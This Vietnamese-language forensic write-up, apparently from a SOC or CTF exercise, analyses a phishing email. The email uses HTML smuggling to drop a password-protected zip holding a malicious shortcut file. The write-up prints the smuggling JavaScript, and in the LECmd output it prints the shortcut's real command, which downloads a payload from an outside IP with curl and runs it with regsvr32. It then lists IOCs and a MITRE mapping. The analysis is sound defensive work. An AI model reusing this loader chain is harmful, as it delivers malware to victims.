


1. Phân tích sự cố

 T1598	7/2/2023 7:41 PM	Outlook Item	26 KB
---	------------------	--------------	-------

Có 1 file mail nhận được vào ngày 7/2/2023 . Open file bằng notepad++

```
<script type="text/javascript">
var test = "U2s2SAAAAAAAAAAASD11QAAAAAAAAAAAAAAAAAUA1Yq29tc0Vuc2F0aW9uX2kg2NzE3OD9TRHEAAAAAAAAIAH0oal3S0pGNFgYUDBgqRAFI0ZkSTNER3FE0Xheww;n3LFT++yvmTGLcFIaDacFUCaJTW1s
var content_type = 'application/zip';
//var target_file_name1 = 'Compensation_897179.zip';
//var target_file_name = target_file_name1.replace('zip', '');
var target_file_name = 'compensation_897179.zip';

var test = "U2s2SAAAAAAAAAAASD11QAAAAAAAAAAAAAAAAAUA1Yq29tc0Vuc2F0aW9uX2kg2NzE3OD9TRHEAAAAAAAAIAH0oal3S0pGNFgYUDBgqRAFI0ZkSTNER3FE0Xheww;n3LFT++yvmTGLcFIaDacFUCaJTW1s
var content_type = 'application/zip';
var target_file_name = 'Compensation_897179.zip';
if(!navigator.userAgent.match(/Firefox|Safari/)) {
    target_file_name = target_file_name.replace('zip', '');
}

document.getElementById("preview_unavailable").style.visibility = "hidden";
document.getElementById("download_done").style.visibility = "visible";

function b64toBlob (b64Data, contentType, sliceSize) {
    var byteArrays = [];
    var byteCharacters = atob(b64Data);

    for (var offset = 0; offset < byteCharacters.length; offset += sliceSize) {
        var slice = byteCharacters.slice(offset, offset + sliceSize);

        var byteNumbers = new Array(slice.length);
        for (var i = 0; i < slice.length; i++) {
            byteNumbers[i] = slice.charCodeAt(i);
        }


        var byteArray = new Uint8Array(byteNumbers);
        byteArrays.push(byteArray);
    }

    var blob = new Blob(byteArrays, {type: contentType});
    return blob;
}
```


Về cơ bản chúng ta có thể thấy nó có 1 hàm là b64toBlob dùng để giải mã file với extension là zip tên file là Compensation_897179.zip . Nó decrypt bằng base64

```
{\*\htmltag64 <p>}\htmlrtf {\htmlrtf0 Password is abc123\htmlrtf\par }\htmlrtf0
```

Password của file là abc123



Chúng ta có thể thấy 2 byte đầu tiên là PK là dấu hiệu nhận biết tệp zip . Sau khi giải nén xong chúng ta sẽ được 1 file lnk là fileshortcut

 Compensation_897179	6/27/2022 7:51 PM	Shortcut	3 KB
---	-------------------	----------	------

Sử dụng công cụ LECmd [Eric Zimmerman's tools](#) để phân tích file lnk này


```
Processing D:\SOC_intern_NCS_CTF\OneDrive_2024-03-28\Endpoint Forensics\MITRE-YYY\download\Compensation_897179\Compensation_897179.lnk
Source file: D:\SOC_intern_NCS_CTF\OneDrive_2024-03-28\Endpoint Forensics\MITRE-YYY\download\Compensation_897179\Compensation_897179.lnk
Source created: 2024-03-24 14:51:36
Source modified: 2022-06-27 12:51:09
Source accessed: 2024-03-24 14:53:25

--- Header ---
Target created: 2021-10-06 13:31:28
Target modified: 2021-10-06 13:31:28
Target accessed: 2022-06-27 12:51:09

File size: 238,844
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation, IsUnicode, HasExpString, HasExpIcon
File attributes: FileAttributeArchive
Icon index: 0
Show window: SwShowmininactive (Display the window as minimized without activating it.)

Relative Path: ..\Windows\System32\cmd.exe
Arguments: /c curl -o %temp%\5552.jpg http://23.29.125.210/herALook.dat&&%windir%\system32\regsvr32 %temp%\5552.jpg
Icon Location: c:\windows\write.exe
```

Chúng ta có thể thấy Arguments là nó sử dụng option /c để hidden cmd khi thực thi . Nó sẽ sử dụng curl để download 1 file <http://23.29.125.210/herALook.dat> và lưu vào ổ temp dưới dạng name là 5552.jpg . Chúng ta có thể thấy lệnh sau dấu & là %windir%\system32\regsvr32 %temp%\5552.jpg . Đây là lệnh để đăng ký một tệp DLL trong hệ thống Windows có vẻ như file 5552.jpg là 1 file DLL độc hại



Check miền url này trên VirusTotal chúng ta có thể thấy có 12 AV đánh dấu nó là độc hại malware .

2.Phân tích các mẫu độc hại trong sự cố

Do miền url kia đã bị die nên chúng ta không có mẫu 5552.jpg để phân tích

3.IOC

URL : http://23[.]29[.]125[.]210/herALook[.]dat

File : 5552.jpg

4.Mitre ATT&CK Mapping

1.Phishing for Information: Spearphishing Attachment [Phishing for Information: Spearphishing Attachment, Sub-technique T1598.002 - Enterprise | MITRE ATT&CK®](#)

2.Masquerading: Masquerade File Type [Masquerading: Masquerade File Type, Sub-technique T1036.008 - Enterprise | MITRE ATT&CK®](#)

3.Ingress Tool Transfer [Ingress Tool Transfer, Technique T1105 - Enterprise | MITRE ATT&CK®](#)

4.Command and Scripting Interpreter: Windows Command Shell [Command and Scripting Interpreter: Windows Command Shell, Sub-technique T1059.003 - Enterprise | MITRE ATT&CK®](#)